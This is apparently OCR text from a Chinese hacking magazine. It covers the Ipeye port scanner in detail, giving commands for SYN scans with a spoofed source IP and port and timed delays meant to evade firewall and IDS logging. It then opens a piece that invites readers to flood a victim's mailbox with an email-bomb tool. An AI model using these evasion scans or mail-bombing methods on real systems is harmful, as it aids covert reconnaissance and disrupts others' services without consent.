


图 10

怎么样，学会了吗？够酷吧！

（文章中涉及到的程序mstscax.dll、mstsc.exe、Tegoweb Express已经收录于光盘中）

“欺骗”扫描新秀——Ipeye

提到欺骗扫描，大家一定会马上想到Nmap这个经典的工具。而我向大家推介的是另一款端口扫描、欺骗工具——Ipeye。

Ipeye是一个集端口扫描、欺骗于一体的端口扫描工具，这个工具估计国内使用的用户不会太多，知名度也就更不用说了。前些天在国外的一个网站发现这个工具的介绍并经过几次测试使用之后，发现这个工具与其他端口扫描工具相比，的确有它出色的一面。现在让我来介绍这个工具的特点。

Ipeye是一个TCP协议的端口扫描工具，提供了SYN、FIN、Null以及Xmas方式的扫描。它只能运行于Windows 2000/XP下面，Ipeye只有单一的一个文件，大小也只有32K多一点点。

Ipeye可以在本地或远程运行，不过需要具有admin的权限（因为用到了syn扫描），大家如有兴趣，可以到http://www.ntsecurity.nu/toolbox/ipeye下载这个工具。现在用几个实例来讲解Ipeye的使用方法：

Ipeye的使用语法如图1。




图 1

我向大家具体的描述一下各语法的功能，这样初学者朋友可以更好的掌握Ipeye的使用。

target IP：要进行扫描主机的IP地址，用Ipeye一次只能对单一个IP地址进行扫描。

scantype：扫描模式，有syn、fin、null和xmas参数可供选择。不过，由于Windows系统自身的原因，fin、null和xmas参数在扫描Windows系统的主机时并没有起到什么作用。所以只能用Syn参数对Windows系列的系统进行扫描。Syn是半开放式扫描，半开放式扫描的好处相信很多人都听过。就是在扫描过程中并没有与目标机器建立完整的TCP连接，由于没有完整的TCP连接，极少的站点会对它的扫描行为作出记录。

P：该参数用于指定扫描的端口范围，用Ipeye在扫描的时候一定要指定扫描的端口范围，否则Ipeye会认为语法不够完整而拒绝执行。在指定的端口之间用空格格开，如要扫描1到1024端口，表示的语法是：1 1024，而不是常用的1—1024。

sip <source IP>：IP地址欺骗，在扫描的时候指定要进行欺骗的IP地址，使对方的防火墙记录的是被欺骗的IP地址。这个功能跟NMAP的IP地址欺骗几乎如出一辙，可以有效地保护源扫描机器的IP地址不被轻易发现。

sp <source port>：被欺骗IP地址扫描时打开的端口，这个功能在其他扫描器中很少见到。这个参数的作用与SIP参数配合使用，用于指定用某个端口扫描，如80端口。以骗过一些防火墙，让防火墙以为这个连接是内网某台机器访问外部服务时返回的相关信息。

d <delay in ms>：扫描时的迟缓时间，单位是毫秒。由于扫描器一旦执行扫描工作，默认情况下会在很短的时间内与对方机器建立很多的连接线程（Ipeye默认是每750毫秒扫描对方一个端口），而一些配置较好的防火墙或IDS系统会智能拦截特定时间内连接本机超过指定连接数的机器。所以为了避免在扫描时被对方的防火墙拦截在外面，我们往往需要在扫描的时间指定迟缓的时间，以避免被对方的防火墙屏蔽在外面。

现在我们利用Ipeye对一台主机进行一次简单的扫描，扫描目标机器IP为192.168.0.2的1到1024端口，整个扫描过程的语法如下：

ipeye 192.168.0.2 -syn -p 1 1024，如图2。

Ipeye显示扫描结果的方式跟其他扫描工具的显示方式不同，Ipeye显示扫描结果的方式分成好几部分：有进行扫描但发现没有打开的端口范围、Ipeye发现打开的端口及没有进行扫描的端口范围。另外，很多的扫描工具都会显示扫描后获得打开相关端口的BANNER，但Ipeye并没有提供这方面的信息。将获取BANNER相关信息的行为留给了用户自己。Ipeye的这种显示扫描结果的方式让看惯了其他显示方式的用户乍看起来有点不太习惯。

```
命令提示符
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>cd\

C:\>ipeye 192.168.0.2 -syn -p 1 1024

ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
          - http://ntsecurity.nu/toolbox/ipeye/

  1-20 [closed or reject]
  21 [open]
  22-79 [closed or reject]
  80 [open]
  81-134 [closed or reject]
  135 [open]
  136-138 [closed or reject]
  139 [open]
  140-442 [closed or reject]
  443 [open]
  444 [closed or reject]
  445 [open]
  446-1024 [closed or reject]
  1025-65535 [not scanned]

C:\>_
```

图2

```
命令提示符
C:\>ipeye 192.168.0.2 -syn -p 1 140 -sip 202.96.128.68 -sp 80 -d 1000

ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
          - http://ntsecurity.nu/toolbox/ipeye/

  1-20 [closed or reject]
  21 [open]
  22-79 [closed or reject]
  80 [open]
  81-134 [closed or reject]
  135 [open]
  136-138 [closed or reject]
  139 [open]
  140 [closed or reject]
  141-65535 [not scanned]

C:\>_
```

图3

图2是一个再普通不过的端口扫描过程。而随着网络技术的飞速发展，现在越来越多的管理员已经开始意识到安全的重要性，很多都给机器安装上防火墙，图2这样的一个普通扫描往往会在对方的防火墙上面留下足够多的扫描记录，包括扫描时的IP地址。而且一些防火墙或IDS系统还会屏蔽指定时间内连接本机超过指定连接数的IP地址。

由于扫描时与对方建立太多的连接，往往会被一些防火墙或IDS系统所拦截、屏蔽，现在我们来对目标机器进行IP地址欺骗、迟缓扫描，以骗过对方的防火墙。

如对192.168.0.2进行扫描，扫描时欺骗对方扫描的机器IP地址是202.96.128.68，远程端口是80端口，扫描时迟缓时间是1秒，整个扫描过程的语法如下：

ipeye 192.168.0.2 -syn -p 1 140 sip 202.96.128.68 -sp 80 -d 1000

结果如图3。

注意：在扫描欺骗IP地址时，被欺骗的IP地址必须是在因特网上解析得到的IP地址，用192.168.0.1这样的IP地址进行欺骗将会得到一个错误的结果。

现在我们来到被扫描的机器上，看看该机的防火墙都记录了些什么。如图4、图5就是利用图2的扫描被目标机器的Blackice捕获，记录到的相关信息。

看起来整个扫描过程还不够隐蔽。我们机器的IP地址、机器的名称等等都被对方捕获到。而且对方的Blackice还有做进一步的记录，可以在日后追查时做为证据。如果是用更为专业的IDS做入侵检测，则会对整个扫描过程记录得更为详细。看来直接扫描不是很好。




图4




图5

现在我们来看看进行IP地址欺骗扫描之后，目标机器Blackice捕获、记录到的相关信息，如图6、图7。




图6

对方机器Blackice捕获、记录到的相关信息都是被欺骗IP地址的信息。不过Blackice并没有捕获到对方机器的DNS相关的信息。估计是找不到被欺骗机器IP地




图 7

址。这种扫描欺骗的方法较上面直接扫描，没有进行IP地址欺骗要隐蔽得多。

有些时候，我们需要将Ipeye的扫描结果保存到指定的文件，以便日后查询等等。Ipeye并没有提供扫描保存的功能，但可以在该扫描的语法末端再加上“>”号，然后再输入保存的文件名即可实现对整个扫描结果的保存。如将上例的扫描结果保存为ipeye.txt文件，则语法是：


```
ipeye 192.168.0.2 -syn -p 1 140 -sip 202.96.128.68 -sp 80 -d 1000 >ipeye.txt
```

Ipeye使用后给我的感觉是它的很多功能跟Nmap类似：如半开放式扫描、IP地址欺骗等等。不过，由于Ipeye是直接为Windows2000/XP用户制作的，对Windows2000/XP在某些方面上讲它要比Nmap强。而Ipeye最让我喜欢的地方莫过于它的IP地址欺骗、指定远程端口及半开式扫描这两个功能。特别是对于前者，毕竟在进行扫描时自身的安全还是要放在第一位。

由于Ipeye只是一个纯粹的端口扫描工具，没有提供识别Banner的相关信息，使得不少人不太适应它的风格；不过，也正是这个原因，使得我们对识别目标主机的Banner信息提供了进一步认识的机会，不会被扫描工具默认提供的Banner信息所迷惑。另外，Ipeye只能一次扫描一个IP地址，这个多多少少算是这个工具的一个缺陷。

好了，关于Ipeye的介绍就说到这里，关于Ipeye的更多使用信息、技巧等等，大家可以到http://www.ntsecurity.nu/toolbox/ipeye参考相关信息。

（本文涉及到的工具Ipeye，光盘有收录）



随心邮件炸弹——邮件服务器的噩梦

mercy

在互联网高速发展的今天，自由、方便、快捷无疑是蕴涵其中最关键的几个特点了，在网络把世界变成一个村落的过程中，人与人之间的通讯方式也发生了翻天覆地的变化。EMAIL（电子邮件）已经成了一种时尚，并终将扮演传统信件终结者的角色。

在我们充分享受EMAIL给我们带来的通讯交流方面的便捷时，也给我们带来一些其他的东西。邮件炸弹就是其中之一！所谓的电子邮件炸弹，指的是邮件发送者，利用特殊的电子邮件软件，在很短的时间内连续不断地将邮件邮寄给同一个收信人，在这些数以千万计的大容量信件面前收件箱肯定不堪重负，而最终“爆炸身亡”。

年轻人的一个特点就是好奇心重，作为同是年轻人的你我来说，在看到上面那么多形容邮件炸弹的文字后，难道不想一试身手吗？如果想，就请FOLLOW ME！

这种邮件炸弹软件我们在internet上可以随意的下载得到，今天我们要介绍的就是其中的一款“随心邮件炸弹”。该程序的特点是：程序本身自带SMTP服务器，可以直接轰炸到对方的邮件地址，快速高效。支持发送邮件地址列表；发送次数可以自定义；DNS服务器可自定义为高速DNS地址，也可以取本机的DNS地址；发送人的MAIL地址可随意更改，包含@符号就行了。

程序是绿色程序，免安装，所以，我们直接解压缩后就可以使用了，运行后的界面如图1。

